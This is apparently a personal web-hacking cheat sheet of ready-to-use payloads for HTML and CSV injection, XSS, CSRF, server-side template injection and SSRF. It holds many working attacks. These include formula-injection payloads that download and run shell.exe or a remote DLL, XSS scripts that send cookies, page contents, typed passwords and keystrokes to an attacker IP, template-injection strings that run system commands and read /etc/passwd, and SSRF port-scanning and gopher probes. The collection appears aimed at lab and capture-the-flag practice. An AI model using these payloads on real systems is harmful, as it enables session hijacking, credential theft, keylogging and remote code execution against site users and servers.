10OWASP 10
XSS / CSV / HTMLi / (S/C)SRF / SSTI
01 HTML Injection
- Basic Test Payloads
bash8 lines
<h1>h4rithd was here</h1><b>h4rithd was here<b><img src="https://media.giphy.com/media/3XpvBjjMWtYYIOtOlp/giphy.gif"/><img src="https://media.tenor.com/He2W0AQvZfsAAAAC/hacked-hack.gif"/>
<marquee direction="up">h4rithd was here.</marquee><marquee direction="left" behavior="alternate">h4rithd was here</marquee><marquee behavior="scroll" direction="up"><img src="https://c.tenor.com/uXWSDlYIKl0AAAAM/danceroblox.gif"/></marquee>
02 CSV Injection
bash26 lines
## ------------------| Basic Formula Injection=cmd|'/C calc'!A0=cmd|'/C notepad'!A1=10+20+cmd|' /C calc'!A0@SUM(1+9)*cmd|' /C calc'!A0=HYPERLINK("http://h4rithd.com","Click Here")=msexcel|'\..\..\..\Windows\System32\cmd.exe /c calc.exe'!'A1'
## ------------------| Dynamic Data Exchange (DDE) Payloads=DDE("cmd";"/C calc";"!A0")A0=cmd|'/C powershell IEX(wget <IP>/shell.exe)'!A0
## ------------------| Rundll32 Execution Payloads=cmd|'/c rundll32.exe \\<IP>\1.dll,0'!_xlbgnm.A1=rundll32|'URL.dll,OpenURL calc.exe'!A
## ------------------| Obfuscation Techniques=AAAA+BBBB-CCCC&"Hello"/12345&cmd|'/c calc.exe'!A=cmd|'/c calc.exe'!A*cmd|'/c calc.exe'!A=         cmd|'/c calc.exe'!A=    C    m D                    |        '/        c       c  al  c      .  e                  x       e  '   !   A
## ------------------| Google Sheets Remote Fetch=IMPORTXML("http://h4rithd.com/data", "//data")=IMPORTDATA("http://h4rithd.com/data.csv")=IMPORTRANGE("http://h4rithd.com/spreadsheet", "Sheet1!A1")
03 Cross Site Scripting (XSS)
- Steal Cookie
bash9 lines
## ------------------| Setup on my machine#### Basic [h4rithd.jsfetch("http://<IP>/favicon.ico?c="+document.cookie);#### Encodedfetch("http://<IP>/favicon.ico?c=" + btoa(document.cookie))fetch("http://<IP>/favicon.ico?c=" + encodeURIComponent(document.cookie))
## ------------------| Payload<script src="http://<IP>/h4rithd.js"></script>- Payloads
bash110 lines
## python3 -m http.server 80## ------------------| My fav paylods{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(5)//');}}<script>fetch("http://<LHOST>/favicon.ico?c="+document.cookie);</script><img src=x onerror=fetch("http://<LHOST>/favicon.ico?c="+document.cookie);><img src=x onerror=fetch("http://<LHOST>/favicon.ico?c="%2bbtoa(document.cookie));><img src=x onerror=fetch(`http://<LHOST>/favicon.ico?c=${btoa(document.cookie)}`);><script>new Image().src="http://<LHOST>/favicon.ico?c="+document.cookie;</script><img src=x onerror=this.src="http://<LHOST>/favicon.ico?c="+btoa(document.cookie)/><script>document.location="http://<LHOST>/favicon.ico?c="+document.cookie;</script><script>var i=new Image(); i.src="http://<LHOST>/favicon.ico?c="+btoa(document.cookie);</script><script>document.write('<img src="http://<LHOST>/favicon.ico?c='+document.cookie+'"/>')</script>
## ------------------| Common paylods-->'"/></sCript><deTailS open x=">" ontoggle=(co\u006efim)``><script>alert(123)</script><script>location.replace("https://h4rithd.com")</script><img src="x` `<script>javascript:alert(1)</script>"` `><img src="x` `<script>document.write('<script src="http://<LHOST>/favicon.ico?c="></script>');</script>"` `>`<script>alert(localStorage.authorizations)</script><script>alert(JSON.stringify(localStorage))</script><img src='https://127.0.0.1/fav.ico?t0k3n='+JSON.stringify(localStorage);'--!>"/><script>alert(123)</script>"/><IMG SRC=x onmouseover="alert('xss')"><IMG SRC=x onmouseover="alert('xss')"><img src=http://10.10.14.22/hit/><xss id=x tabindex=1 onactivate=alert(1)></xss><script>location.replace("https://h4rithd.com")</script>
## ------------------| Other Paylods<IMG onmouseover="alert('xss')"><IMG SRC=javascript:alert('XSS')><IMG SRC=JaVaScRiPt:alert('XSS')><IMG SRC="javascript:alert('XSS');"><IMG SRC="jav ascript:alert('XSS');"><IMG SRC= onmouseover="alert('xss')"><IMG SRC=# onmouseover="alert('xss')"><IMG SRC=x onmouseover="alert('xss')"><IMG """><SCRIPT>alert("XSS")</SCRIPT>"\><IMG SRC=javascript:alert("XSS")><IMG SRC=`javascript:alert("RSnake says, 'XSS'")`><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>\<a onmouseover="alert(document.cookie)"\>xss link\</a\>\<a onmouseover=alert(document.cookie)\>xss link\</a\><IMG SRC=javascript:alert(String.fromCharCode(88,83,83))><IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img><img src=x onerror="javascript:alert('XSS')"><IMG SRC=javascript:alert('XSS')>{{constructor.constructor('alert(1)')()}}/{{'test'.sub.constructor('alert(1)')()}}/{{[].constructor.constructor('alert(1)')()}}/{{'a'.constructor.prototype.trim.constructor('alert(1)')()}}/<svg onload=alert(1)>/{{'a'.constructor.prototype.trim.constructor('alert(1)')()}}/{{'a'.constructor.prototype.charAt=[].join;$eval('x=1)));alert(1)//');}}{{'a'.constructor.prototype.charAt=[].join;$eval('x=1}}};alert(1)//');}}{{'a'.constructor.prototype.charAt=[].join;$eval('x=1)}};alert(1)//');}}/{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(document.cookies)//');}}/{{'a'.constructor.prototype.charAt=[].join;$eval('x=1}}};alert(document.cookies)//');}}/
## ------------------| WAF Bypass<svg on onload=(alert)(123)><svg onx=() onload=(confirm)(1)><x"/onclick=(confirm)()>h4rithd!<svg onload=prompt%26%230000000040document.domain)><svg onload=prompt%26%23x000000028;document.domain)>javascript:{ alert`0` }1'"><img/src/onerror=.1|alert``><img ignored=() src=x onerror=prompt(1)>
## ------------------| Markdown / Rich-Text Editor Payloads[link](http://h4rithd.com "onmouseover=alert(1)")[click](javascript:alert(1))[click](JaVaScRiPt:alert(1))[click](javascript://%0Aalert(1))[click](data:text/html,<script>alert(1)</script>)[click](data:text/html,<svg onload=alert(1)>)))))<img src=x onerror=alert(1)><img src=x onerror=alert(document.domain)><img src=x onerror=alert(location.origin)><img src=x onerror=console.log('XSS-POC-'+location.origin)><svg onload=alert(1)><svg/onload=alert(1)><svg><script>alert(1)</script></svg><svg><animate onbegin=alert(1) attributeName=x dur=1s><svg><a href="javascript:alert(1)">x</a></svg><a href="javascript:alert(1)">click</a><a href="JaVaScRiPt:alert(1)">click</a><a href="data:text/html,<script>alert(1)</script>">click</a><iframe srcdoc="<script>alert(1)</script>"></iframe><iframe src="javascript:alert(1)"></iframe><details open ontoggle=alert(1)>x</details><marquee onstart=alert(1)>x</marquee><table background="javascript:alert(1)"><div style="background-image:url(javascript:alert(1))">x</div><math><mtext><img src=x onerror=alert(1)></mtext></math></p><img src=x onerror=alert(1)></div><svg onload=alert(1)></textarea><svg onload=alert(1)></title><img src=x onerror=alert(1)><video><source onerror="alert(1)"><audio src=x onerror=alert(1)><form><button formaction="javascript:alert(1)">click</button></form>[xss]: javascript:alert(1)[click][xss]<http://example.com/" onmouseover="alert(1)>- Send with cors
javascript15 lines
const data = {    username: "h4rithd",    isAdmin: 1}
fetch('/api/v1/updateUser', {    method: 'POST',    credentials: "include",    headers: {      'Content-Type': 'application/json',    },    body: JSON.stringify(data)})
//<script src="http://<IP>/h4rithd.js"></script>- Server Side XSS
bash17 lines
## ------------------| Read local file<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};## If you need base64 encoded text, then use thisone.## x.onload=function(){document.write(btoa(this.responseText))};x.open("GET","file:///etc/passwd");x.send();</script>
## ------------------| Access Internal URL<script>fetch('http://alert.htb/messages.php').then(resp => resp.text()).then(body => { fetch("http://IP/exfil?data=" + btoa(body));})</script>javascript25 lines
async function getData(url){    const response = await fetch(url);    const result = await response.text();    return result;}
async function postData(url, data){    const response = await fetch(url, {        method: 'POST',        mode: 'no-cors',        headers: {            'Content-Type': 'application/x-www-form-urlencoded'        },        body: data,    });    const result = await response.text();    return result;}
async function pwn(){    const page = await getData(`http://alert.htb/message.php`);    await postData(`http://IP/exfil?data=`, page);}
pwn();bash20 lines
## ------------------| Payload Ivar _get = new XMLHttpRequest();_get.open("GET", 'http://victim-site/', false);_get.send();var _res = btoa(_get.responseText);var _send = new XMLHttpRequest();_send.open("GET", "http://<LHOST>/" + _res , false);_send.send();
## ------------------| Payload IIvar xhr = new XMLHttpRequest();var url = "http://localhost/admin/backdoorchecker.php";var params = "cmd=dir | ping -n 2 10.10.14.22";xhr.open("POST", url);xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');xhr.withCredentials = true;xhr.send(params);
# catch this via payload<script src=http://10.10.14.22/script.js></script>- Other APIs
bash13 lines
## ------------------| Start the sever for fetch the datasudo python3 -m http.server 80
## ------------------| Extract stored passwords<script>for(let values of document.getElementsByTagName("input")){fetch("http://IP/favicon.ico?data=" + values.value);}</script>
## ------------------| Keylogers<script>function klog(event){fetch("http://IP/favicon.ico?data=" + event.key);}document.addEventListener('keydown',klog);</script>
04 Cross-Site Request Forgery (CSRF)
- Create Payload
bash4 lines
<html> <iframe src="http://MyIP/IFrameIsWorkingFine"></iframe> <iframe src="http://10.10.10.97/ChangePass?password=Welcome123"></iframe></html>05 Server-Side Template Injection (SSTI)

bash36 lines
${{<%[%'"}}%\.///test/e%0A;<%25%3d+system("ping+-c+2+10.10.14.4")+%25>sdf%0a<%25=File.read("/etc/passwd")%25><%= id %>{{7*7}}${7*7}<%= 7*7 %>${{7*7}}#{7*7}*{7*7}#{1+3+3+7}{{.}}{{user}}{{config}}{{password}}
{%include user%}{%include config%}{% include config %}{%include password%}
{{ get_flashed_messages.globals.builtins.open("/etc/passwd").read() }}{{ namespace.__init__.__globals__.os.popen('id').read() }}{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
## ------------------| SpringFramework’s{"harithd".replace("a","4")}{"".getClass().forName("java.lang.Runtime").getRuntime().exec("ping -c 2 <IP>")}
{{ cycler.__init__.__globals__.os.popen('id').read() }}{{ joiner.__init__.__globals__.os.popen('id').read() }}{{ namespace.__init__.__globals__.os.popen('id').read() }}{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}- Click here for list of payloads.
06 Server-Side Request Forgery (SSRF)
bash8 lines
### Setup local web serversudo python3 -m http.server 80
### Browse URL
### scan localports/url.php?path=http://localhost:80wfuzz -u 'http://10.10.10.55:60000/url.php?path=localhost:FUZZ' -z range,1-65535 --hl 2- Gopher [Link]
bash8 lines
## ------------------| Test Vuln### Setup Listenersudo nc -lvnp 80### Check if if vuln### [\n ==> %0a, %25%30%61 (dubbel Encoded) , space ==> %20, %25%32%30 (dubbel Encoded)]/url.php?path=gopher://<IP>:80/_GET / HTTP/1.0/url.php?path=gopher://<IP>:80/_GET%%32%30%2fh4rithd.com%25%32%30HTTP/1.1### Try to send internal requests